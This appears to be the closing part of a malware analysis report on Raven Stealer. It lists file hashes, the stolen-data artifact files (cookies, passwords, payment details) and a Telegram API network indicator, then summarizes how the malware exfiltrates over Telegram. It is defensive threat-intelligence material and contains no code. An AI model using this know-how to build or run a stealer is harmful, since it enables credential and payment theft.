Files Indicator – SHA256	Context
2b24885942253784e0f6617b26f5e6a05b8ad45f092d2856473439fa6e095ce4	Raven Stealer
65ca89993f2ee21b95362e151a7cfc50b87183bf0e9c5b753c5e5e17b46f8c24	65a16KM1.69n.exe

Files Artifact

- cookies.txt
- passwords.txt
- payment.txt

Network Indicator:

- https://api.telegram.org/

Conclusion

Raven Stealer is a sophisticated piece of malware known for its stealth and modular design, allowing attackers to tailor its behaviour for specific data theft operations. One of its standout features is the use of Telegram for exfiltration, where stolen data such as passwords, browser cookies, and payment information is sent through encrypted messaging channels, bypassing many conventional security filters. This combination of quiet operation and clever data transmission underscores the importance of layered cybersecurity defences, including behavioural monitoring, endpoint protection, and proactive threat detection strategies.